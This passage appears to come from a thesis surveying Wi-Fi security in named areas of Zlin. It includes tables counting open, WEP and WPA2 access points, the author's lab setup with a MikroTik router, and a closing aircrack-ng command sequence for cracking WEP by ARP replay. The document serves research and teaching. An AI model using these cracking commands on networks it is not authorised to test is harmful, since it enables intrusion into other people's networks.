


Figure 25 Map of scanned area for Centro Zlin

The gathered information has been organized into a table that shows how various security standards are distributed among the detected APs. The Table 14 shows the number of APs that use various security standards, such as WPA2 WPA, WPA2, WPA, WEP, and OPN. This analysis provides valuable insights into the security landscape of the Centro Zlin area that was scanned.

Table 14 Results of security scan for Centro Zlin

Standard and Protocols	Count of BSSID	Count of BSSID in %
WPA2 WPA	**22**	**8.63%**
PSK	**22**	**8.63%**
CCMP	8	3.14%
CCMP TKIP	14	5.49%
WPA2	**200**	**78.43%**
	11	**4.31%**
	11	4.31%
CMAC PSK	**2**	**0.78%**
CCMP	2	0.78%
MGT	**53**	**20.78%**
CCMP	41	16.08%
CCMP TKIP	12	4.71%
PSK	**134**	**52.55%**
CCMP	131	51.37%
CCMP TKIP	3	1.18%
WPA	**2**	**0.78%**
	2	**0.78%**

	2	0.78%
WEP	**2**	**0.78%**
	2	**0.78%**
WEP	2	0.78%
OPN	**29**	**11.37%**
	29	**11.37%**
	29	11.37%
Grand Total	**255**	**100.00%**

A graphical illustration in pie chart of the results obtained from scanning of Centro Zlin in Zlin is found in Figure 26 below.




Figure 26 Count of BSSID in percentage for Centro Zlin

Despite being a busy and popular location with a wide variety of shops, the research conducted in the shopping center area yielded some interesting results. To begin, the Wi-Fi adapter used for scanning detected no instances of the WPA3 wireless security standard. A significant majority of the 255 devices identified (approximately 78%) use the WPA2 security standard, indicating a relatively secure network environment. It is, however, concerning that 29 APs (roughly 11% of the total) lack wireless security, making them vulnerable to potential attacks. Furthermore, the presence of two wireless APs that continue to use the obsolete and easily compromised WEP security standard raises additional security concerns.

6.2.10 Area ten: Malenovice, Zlin

Malenovice is a village in Zlin that is primarily a residential area but also has a large number of shops, schools, banks, restaurants, and other amenities. Malenovice is known for its tranquil atmosphere and low car traffic, making it a peaceful part of the city. It is located within zip code 763 02, and the specific scanned area is depicted in the accompanying illustration Figure 27.




Figure 27 Map of scanned Area for Malenovice

meticulously organizes the collected data, presenting a comprehensive distribution of different security standards among the detected APs. The Table 15 displays the number and percentage of APs that use various security standards, including WPA3, WPA2, WPA2, WPA, WEP, and OPN.

Table 15 Results of security scan for Malenovice

Standard and Protocols	Count of BSSID	Count of BSSID in %
WPA3 WPA2	**6**	**1.03%**
SAE	**2**	**0.34%**
CCMP	2	0.34%
SAE PSK	**4**	**0.68%**
CCMP	4	0.68%
WPA2 WPA	**60**	**10.26%**
PSK	**60**	**10.26%**
CCMP	26	4.44%
CCMP TKIP	34	5.81%

WPA2	**493**	**84.27%**
MGT	**8**	**1.37%**
CCMP	8	1.37%
PSK	**485**	**82.91%**
CCMP	420	71.79%
CCMP TKIP	65	11.11%
WPA	**12**	**2.05%**
	11	**1.88%**
	11	1.88%
PSK	**1**	**0.17%**
TKIP	1	0.17%
WEP	**1**	**0.17%**
	1	**0.17%**
WEP	1	0.17%
OPN	**13**	**2.22%**
	13	**2.22%**
	13	2.22%
Grand Total	**585**	**100.00%**

A graphical illustration in pie chart of the results obtained from scanning of Malenovice in Zlin is found in Figure 28 below.




Figure 28 Count of BSSID in percentage for Malenovice

Based on the data obtained from the security scan in the village, it is evident that a significant majority of the detected devices, comprising 85% (493 devices), utilize the robust WPA2 security standard. Following closely behind is a hybrid configuration, WPA2 WPA, indicating a combined usage of security standards. Notably, it can be inferred that approximately 95% of the detected devices prioritize stronger security standards, including WPA3 WPA2, WPA2 WPA, and WPA2. Conversely, a small portion of the devices, around 0.17% (1 device), still rely on the less secure WEP security standard. Additionally, approximately 2.22% of the total detected devices operate without any security measures, leaving them open for public use.

6.2.11 Area eleven: Park Komenského, Zlin

One of the most famous parks in Zlin city is Park Komenského. Its location helps greatly for its attraction of locals. It is placed in the heart of the city, close to the former F. Bartoše Library building and by the entrances to the monastery and Cultural and University Center. It is located within the zip code of 760 01. Due to the consistent high foot traffic in the area and the presence of many small shops, including bakeries and fast food restaurants, close to the garden. Visitors are attracted in large part by these amenities, which was the season why this area, illustrated in Figure 29, was chosen to be scanned.




Figure 29 Map of scanned area for Park Komenského

The collected data has been organized into a table that displays the number of APs that use various security protocols, such as WPA2, WPA, and OPN. The Table 16 provides valuable insights into the scanned area's security landscape, Park Komenského, Zlin.

Table 16 Results of security scan in Park Komenského

Standard and Protocols	Count of BSSID	Count of BSSID in %
WPA2 WPA	**27**	**9.57%**
MGT	**1**	**0.35%**
CCMP TKIP	1	0.35%
PSK	**26**	**9.22%**
CCMP	7	2.48%
CCMP TKIP	19	6.74%
WPA2	**223**	**79.08%**
MGT	**35**	**12.41%**
CCMP	35	12.41%
PSK	**188**	**66.67%**
CCMP	154	54.61%
CCMP TKIP	33	11.70%
TKIP	1	0.35%
WPA	**6**	**2.13%**
	6	**2.13%**
	6	2.13%
OPN	**26**	**9.22%**
	26	**9.22%**
	26	9.22%
Grand Total	**282**	**100.00%**

A graphical illustration in pie chart of the results obtained in from scanning of Park Komenského in Zlin is found in Figure 30 below.




Figure 30 Count of BSSID in percentage for Park Komenského

Several significant observations are made in the results shown above. To begin, none of the APs in the scanned area use the most recent security standard, WPA3. Furthermore, approximately 9% of the 282 AP devices, or 26 devices, do not use any security standard, indicating a potential vulnerability. On the plus side, the scan found no APs using the outdated and easily compromised WEP security standard.

6.2.12 Area twelve: Antoninova, Zlin

Antoninova Street is known for its notable features, which include a prominent four-story public polyclinic building, Tomas Bata University's polymer engineering building, a school, dormitory, and several shops. Because of its central location in the city, the street sees a lot of foot traffic, especially during the week. It is located in the 760 01 zip code and is depicted in the accompanying Figure 31.




Figure 31 Map of scanned area of Antoninova

The gathered information has been meticulously organized into Table 17, which provides a comprehensive overview of the distribution of various security standards among the detected APs in Zlin's Antoninova neighborhood. The table shows the number and percentage of APs that use different security standards, such as WPA3 WPA2, WPA2 WPA, WPA2 OPN, WPA2, WPA, WEP, and OPN. This insightful examination sheds light on the current security landscape in the Antoninova area.

Table 17 Results of security scan in Antoninova

Standard and Protocols	Count of BSSID	Count of BSSID in %
WPA3 WPA2	**2**	**0.45%**
SAE PSK	**2**	**0.45%**
CCMP	2	0.45%
WPA2 WPA	**28**	**6.32%**
PSK	**28**	**6.32%**
CCMP	16	3.61%
CCMP TKIP	12	2.71%
WPA2	**358**	**80.81%**
MGT	**85**	**19.19%**
CCMP	85	19.19%
PSK	**273**	**61.63%**
CCMP	236	53.27%
CCMP TKIP	37	8.35%
WPA2 OPN	**1**	**0.23%**
PSK	**1**	**0.23%**

CCMP	1	0.23%
WPA	**10**	**2.26%**
	9	**2.03%**
	9	2.03%
PSK	**1**	**0.23%**
TKIP	1	0.23%
WEP	**3**	**0.68%**
	3	**0.68%**
WEP	3	0.68%
OPN	**41**	**9.26%**
	41	**9.26%**
	41	9.26%
Grand Total	**443**	**100.00%**

A graphical illustration in pie chart of the results obtained in from scanning of Antoninova street in Zlin is found in Figure 32 below.




Figure 32 Count of BSSID in percentage for Antoninova

WPA2 is the most widely used wireless security standard among the detected APs, according to the analysis. Approximately 9% of the total APs, or 41 devices, do not have any security measures in place, to allow public access. The detection of a single device using the unique combination standard WPA2 OPN suggests two possibilities. In Case 1, the router's configuration allows users to connect to an open network without encryption or authentication, while devices with the necessary credentials can connect securely using WPA2. This configuration allows for a wide range of devices and users. In Case 2, the hybrid configuration caters to devices that do not require or support security standards, such as IoT devices or public APs, while devices with valid credentials connect using WPA2, ensuring data confidentiality and protection from unauthorized access.

6.3 Overall Findings: Combining Results and Drawing Conclusion

The combination of the data for all 12 areas in the city of Zlin is Displayed below.

Table 18 Combined results of Data Analysis for 12 Areas in Zlin

Area	WPA3 WPA2	WPA3	WPA2 WPA	WPA2	WPA2 OPN	WPA	WEP	OPN	Total
1	3	-	47	407	-	9	1	54	521
2	9	-	113	862	-	21	8	11	1024
3	2	-	13	399	-	2	5	201	622
4	1	-	28	311	-	3	2	23	368
5	8	-	25	301	-	8	3	17	362
6	16	-	69	782	-	6	1	10	884
7	27	-	42	839	-	10	2	40	960
8	2	-	27	237	-	4	-	42	312
9	-	-	22	200	-	2	2	29	255
10	6	-	60	493	-	12	1	13	585
11	-	-	27	223	-	6	-	26	282
12	2	-	28	358	1	10	3	41	443
Total	**76**	**-**	**501**	**5412**	**1**	**93**	**28**	**507**	**6618**

We can draw several conclusions from the data in Table 18 above:

- WPA2 is the most widely used security standard in all areas, accounting for approximately 81.84% of all detected APs with a total count of 5412 BSSIDs.
- WPA2 WPA is the second most commonly used security standard, with 501 BSSIDs, accounting for approximately 7.57% of all detected access points.
- WPA3 WPA2 usage is relatively low, with a total count of 76 BSSIDs, accounting for approximately 1.15% of all detected APs.
- Open (OPN) networks can be found in a variety of locations, with a total of 507 BSSIDs accounting for approximately 7.66% of all detected APs.
- WPA networks are present in all of the locations, although their prevalence is relatively low. A total of 93 BSSIDs utilize this security protocol, accounting for approximately 1.41% of all detected APs.

- WEP, an older and less secure security standard, is still in use, with 28 BSSIDs accounting for approximately 0.42% of all detected APs.
- WPA2 OPN, a seldom-used hybrid security setting, was identified in only 1 out of the total 6618 APs detected, representing a mere 0.015% of the total APs.
- WPA3, the strongest and most recent standard, is not used by any dectected device as the sole standard. This is due to many devices not being able to support it yet. WPA3 can only be found in this work with the combination of WEP2 standard.

Overall, WPA2 is used to secure the majority of APs in the analyzed areas, indicating a higher level of security than other standards such as WEP. The presence of open networks implies that some APs are purposefully left unprotected, possibly for public use.

7 SECURITY OF SELECTED WI-FI EQUIPMENT

The primary goal of this research project was to assess the effectiveness of various security configurations supported by an AP. The study involved performing multiple attacks on the AP and analyzing the results for each security configuration. The study demonstrated how changing the AP's security settings can affect the effectiveness of security measures against various attacks.

7.1 Methodology

The research design used is an experimental approach to evaluating the performance and security of the Wi-Fi equipment chosen. It evaluates the device's resilience under various attack scenarios through a series of tests. The study focuses on network responsiveness, vulnerability to unauthorized access, and encryption strength. The collected data is subjected to quantitative analysis, which includes statistical measurements and comparisons. The findings provide useful conclusions about the effectiveness and security of Wi-Fi equipment.

In this work, data was gathered by conducting penetration tests with the Kali Linux Aircrack-ng tool suite [47]. Following each penetration test, relevant data points were recorded in order to evaluate the security of the Wi-Fi equipment. Data was gathered specifically on the following key aspects:

- Attack Duration: The time it took to complete each penetration test was recorded, providing insight into the attack method's speed and efficiency.
- Secuirty strength: The level of security provided by the Wi-Fi equipment was assessed based on the security standard, the authentication type, and the method of encryption used. This information aided in determining the device's resistance to unauthorized access attempts.
- Key Strength: Data on the strength of the PSK used by Wi-Fi equipment was gathered. This included determining the complexity and resilience of the security system.

Following data collection, the data was analyzed by organizing it into a table for comparison and further analysis. For each penetration test, the table included relevant metrics such as attack duration, security strength, and key strength. Graphical illustrations were created using the table data to illustrate the differences in outcomes between different security measures. This research will conclude with recommendations for best security practices to protect APs from cyber threats.

7.1.1 Tools and technologies used for conducting research

The primary hardware device utilized in this research project was the *Microtik hAP ac lite*. This Dual-concurrent AP provides Wi-Fi coverage for both the 2.4 GHz and 5 GHz bands simultaneously. The MAC address of this wireless AP was critical in the research because it was the primary target for all security tests. The Table 19 below contains detailed information about this device.

Table 19 Microtik hAP ac lite specifications

Product Specifications	
Model	RouterBOARD 952Ui-5ac2nD
Serial number	71AF07174727
Firmware type	qca9531L
board name	hAP ac lite
Version	6.49.2 (stable)
Central Processing Unit (CPU)	MIPS 24Kc V7.4
Wireless Capabilities	
Wireless 2.4 GHz standards	802.11b/g/n
Wireless 2.4 GHz generation	Wi-Fi 4
Wireless 5 GHz standards	802.11a/n/ac
Wireless 5 GHz generation	Wi-Fi 5

Along with the Microtik hAP ac lite, two *Patch CAT5E UTP network cables* were utilized to connect devices for both configuration and internet access. These cables can transmit data at speeds of up to 1,000 Mb/s.

The *Archer C6 AC1200 Wireless MU-MIMO Gigabit Router* was used to enable internet access, as it supports the 802.11ac standard and AP mode, which was necessary for this study. Further details on the router's specifications can be found in the Table 20 provided below.

Table 20 Archer C6 router specifications

Router Features	
Wireless 2.4 GHz standards	802.11n/b/g
Wireless 5 GHz standards	802.11ac/n/a

Wireless generation	Wi-Fi 5
Wi-Fi Speed	5 GHz: 867 Mbps (802.11ac) 2.4 GHz: 300 Mbps (802.11n)
Wi-Fi Security	WPA WPA2 WPA/WPA2-Enterprise (802.1x)

The *HP Elitebook 840 G6 laptop* was used to run wireless security tests on the Microtik router and configure the wireless security settings on the Microtik AP as the research progressed. This laptop's wireless capabilities made it an invaluable tool for performing the necessary tests and configurations for the research.

The *Kali Linux OS on a Virtual Machine (VM)* is used in conjunction with the *Wireless N USB Adapter TL-WN722N* to perform test attacks and penetration testing on the Microtik router. Kali Linux is well-known for performing comprehensive security assessments on routers and other network devices. Aircrack-ng, one of the security tools included with Kali Linux, is specifically used to assess the router's security. Its capabilities are used to test and evaluate the security measures of the router.

7.1.2 Network topology and configuration

The implemented network architecture in this scenario employs a tree topology, which combines both point-to-point and point-to-multipoint configurations as described in subchapter *4.1 Types of Connections in Wi-Fi Network (Network Topology).* In this specific case, the home router utilizes two directional antennas to propagate radio waves across the 2.4 GHz and 5 GHz frequencies, and features an available Ethernet port that will be utilized to extend the internet connection to the Microtik AP. Similarly, the AP operates by transmitting waves in the 2.4 GHz and 5 GHz frequencies to establish a wireless connection to the internet, and is equipped with an Ethernet port that enables the extension of the internet connection to a laptop through a wired connection. A visual representation of the configuration is illustrated in the Figure 33 below.

Regarding the logical topology configuration, the setup and security confirmation for both the wireless connection to the AP are accomplished through the utilization of WinBox. WinBox is a graphical user interface (GUI) tool developed by MikroTik specifically for the management and configuration of devices running RouterOS. Its purpose is to stream-line the process of configuring and managing network settings, providing a user-friendly interface for efficient network administration.




Figure 33 Physical network topology relevant to this research

7.2 Penetration Tests on WEP Standard

The penetration tests conducted in this section are focused on the Microtik device that was configured to utilize the WEP wireless security standard. The objective of the research is to assess the effectiveness of various static 104-bit keys employed to secure the network, ranging from simplistic to more complex key configurations. The aim is to evaluate the vulnerability of the system and identify potential weaknesses in the security implementation.

7.2.1 Exploiting Initialization vector (IV) and cracking WEP standard

In the WEP security standard, IV keys are transmitted alongside the data in plaintext to allow the recipient to decrypt the communication. Unfortunately, this poses a vulnerability as attackers can intercept these IVs. By acquiring a substantial number of repeating IVs, adversaries can effectively exploit this flaw in the WEP security standard. They achieve this by decrypting the secret key and comprehending the encrypted data. Consequently, the attacker gains the ability to compromise the system's security with relative ease.

Outlined below are the Linux commands used to exploit WEP successfully:

```
1  $ sudo ip link set wlan0 down
2  $ sudo iw  wlan0 set monitor control
3  $ sudo ip link set wlan0 up
4  $ sudo airodump-ng wlan0
5  $ sudo aireplay-ng -9 -a [BSSID] wlan0
6  $ sudo airodump-ng --write [CaptureFile] --bssid [BSSID] –
   channel [channelNumber] wlan0
7  $ sudo aireplay-ng -3 -a 64:D1:54:68:DB:BB wlan0
8  $ sudo aircrack-ng [CaptureFile.cap]
```

